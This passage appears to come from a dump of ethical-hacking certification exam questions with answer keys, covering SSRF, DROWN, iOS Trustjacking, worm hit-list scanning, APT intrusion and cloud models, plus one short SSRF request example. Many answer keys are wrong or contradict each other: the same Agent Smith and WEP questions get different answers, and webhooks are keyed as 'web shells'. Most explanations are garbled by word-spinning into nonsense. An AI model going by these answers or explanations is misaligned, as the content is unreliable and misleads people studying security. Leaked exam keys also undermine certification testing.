Answer: A (LEAVE A REPLY)

NEW QUESTION: 172
Study the following log extract and identify the attack.

A. Hexcode Attack

B. Unicode Directory Traversal Attack

C. Cross Site Scripting

D. Multiple Domain Traversal Attack

Answer: B (LEAVE A REPLY)

NEW QUESTION: 173

You are a penetration tester working to test the user awareness of the employees of the client XYZ. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email.

Which stage of the cyber kill chain are you at?

A. Exploitation

B. Reconnaissance
C. Weaponization
D. Command and control
Answer: A (LEAVE A REPLY)

NEW QUESTION: 174
Tremp is an IT Security Manager, and he is planning to deploy an IDS in his small company. He is looking for an IDS with the following characteristics: - Verifies success or failure of an attack - Monitors system activities Detects attacks that a network-based IDS fails to detect - Near real-time detection and response - Does not require additional hardware - Lower entry cost Which type of IDS is best suited for Tremp's requirements?
A. Gateway-based IDS
B. Open source-based
C. Network-based IDS
D. Host-based IDS
Answer: D (LEAVE A REPLY)

NEW QUESTION: 175
Don, a student, came across a gaming app in a third-party app store and Installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after Installing the app. What is the attack performed on Don in the above scenario?
A. SMS phishing attack
B. SIM card attack
C. Agent Smith attack
D. Clickjacking
Answer: C (LEAVE A REPLY)
Agent Smith Attack
Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

NEW QUESTION: 176

You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:
A. auth.fesg
B. user.log
C. btmp
D. wtmp
Answer: D (LEAVE A REPLY)

NEW QUESTION: 177
Which of the following tools can be used for passive OS fingerprinting?
A. ping
B. nmap
C. tcpdump
D. tracert
Answer: C (LEAVE A REPLY)

NEW QUESTION: 178
Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url:externalsile.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?
A. website defacement
B. Server-side request forgery (SSRF) attack
C. Web server misconfiguration
D. web cache poisoning attack
Answer: (SHOW ANSWER)
Explanation
Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.
In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.
Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.

In the preceding example, suppose there's an body interface at the back-end url https://192.168.0.68/admin.
Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://192.168.0.68/admin

NEW QUESTION: 179
Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?
A. [inurl:]
B. [related:]
C. [info:]
D. [site:]
Answer: (SHOW ANSWER)
related:This operator displays websites that are similar or related to the URL specified.

NEW QUESTION: 180
which of the following protocols can be used to secure an LDAP service against anonymous queries?
A. SSO
B. RADIUS
C. WPA
D. NTLM
Answer: (SHOW ANSWER)
Explanation
Remote Authentication Dial-In User Service (RADIUS) could be a networking protocols, in operation on ports
1812 and 1813, that gives centralized Authentication, Authorization, and Accounting (AAA or Triple A) management for users who connect and use a network service. RADIUS was developed by American Revolutionary leader Enterprises, Inc. in 1991 as an access server authentication and accounting protocol and later brought into the net Engineering Task Force (IETF) standards.
RADIUS could be a client/server protocol that runs within the application layer, and might use either protocol or UDP as transport. Network access servers, the gateways that management access to a network, sometimes contain a RADIUS consumer element that communicates with the RADIUS server . RADIUS is commonly the back-end of alternative for 802.1X authentication moreover.
The RADIUS server is sometimes a background method running on a UNIX system or Microsoft Windows server.

NEW QUESTION: 181
Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mall servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?
A. Factiva
B. Netcraft
C. infoga
D. Zoominfo
Answer: C (LEAVE A REPLY)
Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

NEW QUESTION: 182
On performing a risk assessment, you need to determine the potential impacts when some of the critical business processes of the company interrupt its service.
What is the name of the process by which you can determine those critical businesses?
A. Emergency Plan Response (EPR)
B. Business Impact Analysis (BIA)
C. Risk Mitigation
D. Disaster Recovery Planning (DRP)
Answer: B (LEAVE A REPLY)

NEW QUESTION: 183
You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.

invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx. QUITTING!
What seems to be wrong?
A. This is a common behavior for a corrupted nmap application.
B. OS Scan requires root privileges.
C. The nmap syntax is wrong.
D. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 184
This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information. What type of attack is this?
A. Time-based SQL injection
B. Union SQL injection
C. Error-based SQL injection
D. Blind SQL injection
Answer: D (LEAVE A REPLY)

NEW QUESTION: 185
You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?
A. SHA
B. DES
C. MD4
D. SSL
Answer: B (LEAVE A REPLY)

NEW QUESTION: 186
Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes WI-FI sync on the computer so that the device could continue communication with that computer even after being physically disconnected.
Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.
Which of the following attacks is performed by Clark in above scenario?
A. IOS trustjacking
B. IOS Jailbreaking
C. Exploiting SS7 vulnerability

D. Man-in-the-disk attack

Answer: A (LEAVE A REPLY)

Explanation

An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting be in a similar room. In this blog entry, we present another weakness called "Trustjacking", which permits an aggressor to do precisely that.

This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget. Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why these are adequately not to forestall comparative assaults.

After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.

This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another affirmation from the client and with no recognizable sign.

Besides, this permits enacting the "iTunes Wi-Fi sync" highlight, which makes it conceivable to proceed with this sort of correspondence with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering

"iTunes Wi-Fi sync" doesn't need the casualty's endorsement and can be directed simply from the PC side.

Getting a live stream of the gadget's screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly.

It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access. Likewise, there isn't anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

NEW QUESTION: 187

Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France. Which regional Internet registry should Becky go to for detailed information?

A. LACNIC

B. RIPE

C. ARIN

D. APNIC
Answer: B (LEAVE A REPLY)

NEW QUESTION: 188
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to
""know"" to prove yourself that it was Bob who had send a mail?
A. Non-Repudiation
B. Authentication
C. Confidentiality
D. Integrity
Answer: A (LEAVE A REPLY)

NEW QUESTION: 189
You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.
Your peer, Peter Smith who works at the same department disagrees with you.
He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.
What is Peter Smith talking about?
A. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
B. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway
Answer: B (LEAVE A REPLY)

NEW QUESTION: 190
There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption.
What encryption protocol is being used?
A. WPA
B. WEP

C. RADIUS
D. WPA3
Answer: B (LEAVE A REPLY)


NEW QUESTION: 191
Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSlv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can be performed by exploiting the above vulnerability?
A. DROWN attack
B. Padding oracle attack
C. Side-channel attack
D. DUHK attack
Answer: (SHOW ANSWER)
DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.
DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.
What will the attackers gain?
Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.
Who is vulnerable?
Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:

	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.
Is my site vulnerable?

Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.

DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.



A server is vulnerable to DROWN if:

It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.

Its private key is used on any other serverthat allows SSLv2 connections, even for another protocol. Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.

How do I protect my server?

To protect against DROWN, server operators need to ensure that their private keys software used anyplace with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.

Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to

one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.
Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more moderen version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere Other affected software and in operation systems:
Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat
Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

NEW QUESTION: 192
George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m.
What is the short-range wireless communication technology George employed in the above scenario?
A. MQTT
B. Zigbee
C. LPWAN
D. NB-IoT
Answer: B (LEAVE A REPLY)

NEW QUESTION: 193
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?
A. web shells
B. REST API

C. Webhoos
D. SOAP API
Answer: A (LEAVE A REPLY)

NEW QUESTION: 194
John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the LDAP service?
A. ike-scan
B. Zabasearch
C. JXplorer
D. EarthExplorer
Answer: C (LEAVE A REPLY)

NEW QUESTION: 195
Which of the following steps for risk assessment methodology refers to vulnerability identification?
A. Determines if any flaws exist in systems, policies, or procedures
B. Determines risk probability that vulnerability will be exploited (High. Medium, Low)
C. Identifies sources of harm to an IT system. (Natural, Human. Environmental)
D. Assigns values to risk probabilities; Impact values.
Answer: (SHOW ANSWER)

NEW QUESTION: 196
Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates.
Which of the following protocols Is used by Bella?
A. FTP
B. HTTPS
C. FTPS
D. IP
Answer: C (LEAVE A REPLY)
Explanation
The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the

worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).
The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION: 197
Which among the following is the best example of the hacking concept called "clearing tracks"?
A. During a cyberattack, a hacker injects a rootkit into a server.
B. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
C. An attacker gains access to a server through an exploitable vulnerability.
D. During a cyberattack, a hacker corrupts the event logs on all machines.
Answer: (SHOW ANSWER)

NEW QUESTION: 198
There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?
A. WEP
B. RADIUS
C. WPA
D. WPA3
Answer: C (LEAVE A REPLY)
Wi-Fi Protected Access (WPA), Wi-Fi Protected Access II (WPA2), and Wi-Fi Protected Access 3 (WPA3) are the three security and security certification programs developed by the Wi-Fi Alliance to secure wireless computer networks. The Alliance defined these in response to serious weaknesses researchers had found within the previous system, Wired Equivalent Privacy (WEP). WPA (sometimes mentioned because the draft IEEE 802.11i standard) became available in 2003.

The Wi-Fi Alliance intended it as an intermediate measure in anticipation of the supply of the safer and sophisticated WPA2, which became available in 2004 and may be a common shorthand for the complete IEEE 802.11i (or IEEE 802.11i-2004) standard. In January 2018, Wi-Fi Alliance announced the discharge of WPA3 with several security improvements over WPA2. The Wi-Fi Alliance intended WPA as an intermediate measure to require the place of WEP pending the supply of the complete IEEE 802.11i standard. WPA might be implemented through firmware upgrades on wireless network interface cards designed for WEP that began shipping as far back as 1999. However, since the changes required within the wireless access points (APs) were more extensive than those needed on the network cards, most pre-2003 APs couldn't be upgraded to support WPA. The WPA protocol implements much of the IEEE 802.11i standard. Specifically, the Temporal Key Integrity Protocol (TKIP) was adopted for WPA. WEP used a 64-bit or 128-bit encryption key that has got to be manually entered on wireless access points and devices and doesn't change. TKIP employs a per-packet key, meaning that it dynamically generates a replacement 128-bit key for every packet and thus prevents the kinds of attacks that compromised WEP. WPA also includes a Message Integrity Check, which is meant to stop an attacker from altering and resending data packets. This replaces the cyclic redundancy check (CRC) that was employed by the WEP standard. CRC's main flaw was that it didn't provide a sufficiently strong data integrity guarantee for the packets it handled. Well-tested message authentication codes existed to unravel these problems, but they required an excessive amount of computation to be used on old network cards. WPA uses a message integrity check algorithm called TKIP to verify the integrity of the packets. TKIP is far stronger than a CRC, but not as strong because the algorithm utilized in WPA2. Researchers have since discovered a flaw in WPA that relied on older weaknesses in WEP and therefore the limitations of the message integrity code hash function, named Michael, to retrieve the keystream from short packets to use for re-injection and spoofing.

NEW QUESTION: 199
Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.
If these switches' ARP cache is successfully flooded, what will be the result?
A. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
B. The switches will route all traffic to the broadcast address created collisions.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will drop into hub mode if the ARP cache is successfully flooded.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 200
To create a botnet. the attacker can use several techniques to scan vulnerable machines. The attacker first collects Information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list Is divided by assigning half of the list to the newly

compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.
Which technique is discussed here?
A. Hit-list-scanning technique
B. Topological scanning technique
C. Subnet scanning technique
D. Permutation scanning technique
Answer: A (LEAVE A REPLY)
Explanation
One of the biggest problems a worm faces in achieving a very fast rate of infection is "getting off the ground." although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time.
There is a straightforward way for an active worm a simple this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.
This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds.
though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.
The hit-list needn't be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the following techniques, ready well before, typically with very little concern of detection.
* Stealthy scans. Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it'd not.
* Distributed scanning. an assailant might scan the web using a few dozen to some thousand already-compromised "zombies," the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild-Lawrence Berkeley National Laboratory received ten throughout the past year.
* DNS searches. Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).

* Spiders. For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. this would be unlikely to draw in serious attention.
* Public surveys. for many potential targets there may be surveys available listing them, like the Netcraft survey.
* Just listen. Some applications, like peer-to-peer networks, wind up advertising many of their servers.
Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers-because each came knock on everyone's door!

NEW QUESTION: 201
Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?
A. Preparation
B. Cleanup
C. Persistence
D. initial intrusion
Answer: (SHOW ANSWER)
After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email

headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required .




Figure 2. APT actor sends spearphishing email to target with malicious content.

NEW QUESTION: 202

Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring. Which of the following is this type of solution?

A. SaaS

B. IaaS

C. CaaS

D. PasS

Answer: A (LEAVE A REPLY)

Software as a service (SaaS) allows users to attach to and use cloud-based apps over the web. Common examples ar email, calendaring and workplace tool (such as Microsoft workplace 365). SaaS provides a whole software solution that you get on a pay-as-you-go basis from a cloud service provider. You rent the use of an app for your organisation and your users connect with it over the web, typically with an internet browser. All of the underlying infrastructure, middleware, app software system and app knowledge ar located within the service provider's knowledge center. The service provider manages the hardware and software system and with the appropriate service agreement, can make sure the availability and also the security of the app and your data as well. SaaS allows your organisation to induce quickly up and running with an app at token upfront cost.

Common SaaS scenarios

This tool having used a web-based email service like Outlook, Hotmail or Yahoo! Mail, then you have got already used a form of SaaS. With these services, you log into your account over the web, typically from an internet browser. the e-mail software system is found on the service

provider's network and your messages ar hold on there moreover. you can access your email and hold on messages from an internet browser on any laptop or Internet-connected device.
The previous examples are free services for personal use. For organisational use, you can rent productivity apps, like email, collaboration and calendaring; and sophisticated business applications like client relationship management (CRM), enterprise resource coming up with (ERP) and document management. You buy the use of those apps by subscription or per the level of use.
Advantages of SaaS
Gain access to stylish applications. to supply SaaS apps to users, you don't ought to purchase, install, update or maintain any hardware, middleware or software system. SaaS makes even sophisticated enterprise applications, like ERP and CRM, affordable for organisations that lack the resources to shop for, deploy and manage the specified infrastructure and software system themselves.
Pay just for what you utilize. you furthermore may economize because the SaaS service automatically scales up and down per the level of usage.
Use free shopper software system. Users will run most SaaS apps directly from their web browser without needing to transfer and install any software system, though some apps need plugins. this suggests that you simply don't ought to purchase and install special software system for your users.
Mobilise your hands simply. SaaS makes it simple to "mobilise" your hands as a result of users will access SaaS apps and knowledge from any Internet-connected laptop or mobile device. You don't ought to worry concerning developing apps to run on differing types of computers and devices as a result of the service supplier has already done therefore. additionally, you don't ought to bring special experience aboard to manage the safety problems inherent in mobile computing. A fastidiously chosen service supplier can make sure the security of your knowledge, no matter the sort of device intense it.
Access app knowledge from anyplace. With knowledge hold on within the cloud, users will access their info from any Internet-connected laptop or mobile device. And once app knowledge is hold on within the cloud, no knowledge is lost if a user's laptop or device fails.

NEW QUESTION: 203
Don, a student, came across a gaming app in a third-party app store and Installed it.
Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after Installing the app. What is the attack performed on Don in the above scenario?
A. SMS phishing attack
B. SIM card attack
C. Agent Smith attack
D. Clickjacking
Answer: D (LEAVE A REPLY)
Explanation

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. this will cause users to unwittingly download malware, visit malicious sites , provide credentials or sensitive information, transfer money, or purchase products online.Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they're clicking the visible page but actually they're clicking an invisible element within the additional page transposed on top of it.The invisible page might be a malicious page, or a legitimate page the user didn't shall visit - for instance , a page on the user's banking site that authorizes the transfer of cash .There are several variations of the clickjacking attack, such as:* Likejacking - a way during which the Facebook "Like" button is manipulated, causing users to "like" a page they really didn't shall like.* Cursorjacking - a UI redressing technique that changes the cursor for the position the user perceives to a different position. Cursorjacking relies on vulnerabilities in Flash and therefore the Firefox browser, which have now been fixed.
